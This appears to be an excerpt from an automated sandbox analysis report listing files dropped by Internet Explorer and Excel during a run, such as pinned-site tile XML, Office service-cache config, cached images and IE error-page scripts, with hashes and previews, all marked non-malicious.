Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbb1f2f2f,0x01d74044</date><accdate>0xbb1f2f2f,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbb1f2f2f,0x01d74044</date><accdate>0xbb1f2f2f,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.127257186913745
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLsUCUZnWimI002EtM3MHdNMNxvLsUCUZnWimI00OYGmZEtMb:2d6NxvPSZHKd6NxvPSZ7Yjb
MD5:	8BE9456692048E2904892A4A3A398402
SHA1:	31173BEA7AE5AEDC650DD64DD3BCEE5C1EF6E556
SHA-256:	061150D63F4F443E67D2F4E0B447AFAA9F251955CA1566C2498A185DD474537C
SHA-512:	E97351BC09C7575DD77C5DF3A435AA0EA8A829F93200565119573F2E9BFC086D764D606EF27B0BEF722A11A083458043DAE7A49CB7AE0844B79FC801322DC95
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbb2d7d58,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbb2d7d58,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.14773887520185
Encrypted:	false
SSDEEP:	12:TMHdNMNxipEpEbnWimI002EtM3MHdNMNxipEpEbnWimI00OYGd5EtMb:2d6NxWQCSZHKd6NxWQCSZ7YEjb
MD5:	9D34745A3931E1C93AA1B00E99989C36
SHA1:	84D97466C1DD799BEA87831A70E54DC3F1FCDFDF
SHA-256:	AB08F9F00E9E3A8B9E5C4036631E814680F2C12DD4D2238B2E6B66CA6CB01AF5
SHA-512:	9DB746D074F67473DCFE29C156C1297016592A45C909157BDA99D6B7CBCFA217942B2AF04187ECB1E758804C7156A03D92774B79BB3A7BF2D3EA9FFD82124DF
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xbb265666,0x01d74044</date><acc date>0xbb265666,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xbb265666,0x01d74044</date><accdate>0xbb265 666,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1378498359506235
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwsUCUZnWimI002EtM3MHdNMNxhGwsUCUZnWimI00OYG8K075EtMb:2d6NxQaSZHKd6NxQaSZ7YrKajb
MD5:	40F8C4EBCA3FC2A4B507051438F549B7
SHA1:	72DC1055269DE2E8D6A04BC11558712DA953D200
SHA-256:	4C016C5D7F404728A8C141BE7D36E70571BCE6B42875C2D2D34769674AE5E8DC
SHA-512:	BBCAE449361A239CAB1256E00D724DDE968749ACDB621FFF644B5EDF2DB5616FF53776614A3D9F3704686AFB46648D9D1954DD685F02069707B035A6A89A4D0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbb2d7d58,0x01d74044</date>< accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbb2d7d58,0x01d74044</date><accdate>0 xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.1239176019668475
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n5A5AbnWimI002EtM3MHdNMNx0n5A5AbnWimI00OYGxEtMb:2d6Nx056mSZHKd6Nx056mSZ7Ygb
MD5:	31B0EC24F336AA5243C544D25BF8765D
SHA1:	9F36941F9E755FAB69A0CA18D1DD9CA850257D81
SHA-256:	C203319D1BCF6727D6ED02F5EFC8320E6EA019A95EFFF4F0691A5F4881B0E50A
SHA-512:	CACA04D59864E9012A3CBB42CFAEBEE8C7CB6077D623DB6EB73EEBE0FE4E64170BF00AD075A7AB2F573432BB31BE392858E3761037F85102F66FDEEE66D0B BA7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xbb28b8a6,0x01d74044</date><a ccdate>0xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xbb28b8a6,0x01d74044</date><accdate>0xb b28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.175254502787159
Encrypted:	false
SSDEEP:	12:TMHdNMNxxpEpEbnWimI002EtM3MHdNMNxxpE5AbnWimI00OYG6Kq5EtMb:2d6NxfQCSZHKd6Nxf2mSZ7Yhb
MD5:	12DA374ACDECCFE8A013040E1F7B6738

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
SHA1:	AC28F2E667C79DF7D5CAE5C399FC572944A605F7
SHA-256:	5C742BE846E97C16EBDB23180BA5C4249567838C45FEE160BB79FD1F4B9EBF7D
SHA-512:	C23DA6F0E35CBC3F2C8688CC6D5BB1A38FA852A6DEEA78446C08F7DC048EF95C78D477D208E07897DF2A5B5805C6AF27FD5D351645CC10F03F684B81EF6504 1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbb265666,0x01d74044</date> accdate>0xbb265666,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbb265666,0x01d74044</date><accdate>0 xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.133384812047998
Encrypted:	false
SSDEEP:	12:TMHdNMNxcI+I+bnWimI002EtM3MHdNMNxcI+I+bnWimI00OYGVEtMb:2d6NxnVASZHKd6NxnVASZ7Ykb
MD5:	2F81131A4E5445898771BB1F1A18C9E9
SHA1:	AD2E6BAF73817D527131352523A5F2E6B89BB2B5
SHA-256:	11C183D066173DB314F92A8A7325E3A46BF018BEEA1A3032A1EB94347DF7933E
SHA-512:	59D49FCFBE81D099518EB02BADE7E89F9B4739198EC728C36AC9B62DE9785ADDC9F3D47535518EDFF8C22324FFB0EC54110A2F3557E572F21B17C3BADC7089 3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbb2191a6,0x01d74044</date> <accdate>0xbb2191a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbb2191a6,0x01d74044</date><accdate >0xbb2191a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook .url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.086648193991206
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnNrgrenWimI002EtM3MHdNMNxfnNrgrenWimI00OYGe5EtMb:2d6NxtYeSZHKd6NxtYeSZ7YLjb
MD5:	F1234F7F79B7D9E31F8B6C63025E3811
SHA1:	5FD9C33C7A8EF9EBCB3F7F63EB0ABA654C377E59
SHA-256:	9B466C4AE3A7036C9CFCA5B93A06D99C5A4A1B3C943BB179F1A8BFF61316B99A
SHA-512:	B8342524CAB80AF233C3F9AF011AA0249CFCFABA6EAE5C07AA6C3869CE153BB87DC962123F5CD13FD361C40B75F65D540C8CCDB5C4D4213886E74AEED20C 8AC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbb23f41e,0x01d74044</date><a ccdate>0xbb23f41e,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbb23f41e,0x01d74044</date><accdate>0xb b23f41e,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\51B28365-1D64-4B17-A13C-644DC8E32C4F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368402225187978
Encrypted:	false
SSDEEP:	1536:DcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:wEQ9DQW+zPXO8
MD5:	826DEAE5CC5E9B0F3D6A5B790FEAA3A6
SHA1:	A07FBB28E0049DB2F2CE7B3112333030A4D2F070
SHA-256:	4EC91949EC3CCE465438CC54E576392E6FEB4E606AFFE72B9193E1F417F41DF2
SHA-512:	6875CAF0AC6CE48A3C62DE975F2F9FF813E18BDD38B55B033C78A3F932171573B4941641F3D65C337AC085B8945E5A6A998EDB74248A9F4224BAD57CE7EBEC7 8
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\51B28365-1D64-4B17-A13C-644DC8E32C4F	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-03T17:48:11">.. Build: 16.0.14028.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\633836DC.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 240 x 52, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	7197
Entropy (8bit):	7.964447218948388
Encrypted:	false
SSDEEP:	192:DTUaFds32VHjg5vCBadV58kJ+hX5Y+BXj:D4csOjg5qBadV5n0HY+Vj
MD5:	D4E702617A12082888A2FD8BB0A2A8AC
SHA1:	7F3A85C42B1B6814E3F32AD579BE8DF4CFF825B3
SHA-256:	94102F2D952184B98AF8F0459D6B98AE55CD9D1F445F0EA15A4163A6ED3E3579
SHA-512:	DE6C3865F994D8A4332CD7F1CE8398FBE37F17E7B7EB650E271D60A832AC1B3FA98C96EDDB6CE6E353876FE7976C4C8FC64E6D724ADB22971F8D3E2290B3592
Malicious:	false
Preview:	.PNG........IHDR.....4.....,.0....sRGB.........gAMA.....a.....pHYs...t...t..f.x....IDATx^..|.....IH!..@...D.S.....I.....H.....>....]....(W.H..{.....-..}S....9..f.I .3:.|.;.3g...;..&...a....F...F.....4.\or7..3N..{..yt....A.....h..#g,$.....|&.....Ka....YPh.O.\::.....,...[y;~....t.....N0j.:::U.].ut.0....Tat.....S...XG.!...I.....3...M.....=...8..W.".F.....k.....K.....S...I&..rsM".G....t.CJ.P.db..Hy.7..u....J?K3.?C..j.meRH..wh\.]T..Qm[.8...,.=z.\\.~.F.L..].u....j[.}{.....n}A~....K...m)b.O.h.....N~...W/z...:U.....:_@.nn...C...g.....A.d....X#..u.c'..e.e.k7m....>...`.5...8P.<;w..i{.....w..h....*....-....h{.....MK...<<=....^X.{.....I..I+.....7.....I!5j.}.)5%U....0f...o..`..p...b..M...D....=<$.....:.v6n.H).....8=-.....4`..j.).]\.wk...(>.....n,<.q.t...m...j...h`G.]..t|X.....Id..V.'~.X222.M.v..S....o.~4...P..}..XbX.....;....-Y...1...]...7.c...k[*..w..;le=*$.=z>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AC906D1E.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Preview:	.PNG........IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX..%....211o.q.P."......y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B005EF51.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC0F
Malicious:	false
Preview:	.PNG........IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g.....f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k..)U..L....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CB32712D.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CB32712D.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 169x94, frames 3
Category:	dropped
Size (bytes):	9501
Entropy (8bit):	7.860089169273678
Encrypted:	false
SSDEEP:	192:aiPAPhNxkAEDE7NsNUlIP252RcxPmvynLdpb0aHhh4mbLD1nvSdIz:aioPh4AmNUf2axeCBx0gh4mtSdIz
MD5:	D07199047FEA546752A9193766EC22C8
SHA1:	B7AF4CBD8D8ABD6EBB51F5A2E6F2F42B49802FDF
SHA-256:	F9372424D6940099390601A593A2E623AD8F04D575D298686A9D92B53B1C3A98
SHA-512:	8FA1F3E47C116058C08C97EA47CC813630AFF4EA442C8185BB253118F9B0DD80E197FFDAE9F01D83A8216F5AC2D2FC139435A2BFFE628AA99C1AE8BEBDC9A8B2
Malicious:	false
Preview:	......JFIF.....C.....C.....^...".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(....J..#v...5GR.,..).=J.;xm.g..i.$h.K3....O../...../..bO.|&.....-...'.ff`.O...!.....).....L.i.E..{}..+...F.$.n..n.....+....F|.....G.../f...h....;cW`.6..$._....._.P.|..x"?.....a..I.....0{..:K.1$...8]o._.n>...v.....M....y...p..y....fy'.<.q.rOJ.....E>....kD..Y.?.+a(...Z/T.....>...|Q.i.6...._&.\.m2^4$.....c... ~..7.m'.?...I&.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F6BD7E87.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:Jljm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O.....:.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5..'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	dropped
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W.....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKlv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bullet[1]	
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\info_48[1]	
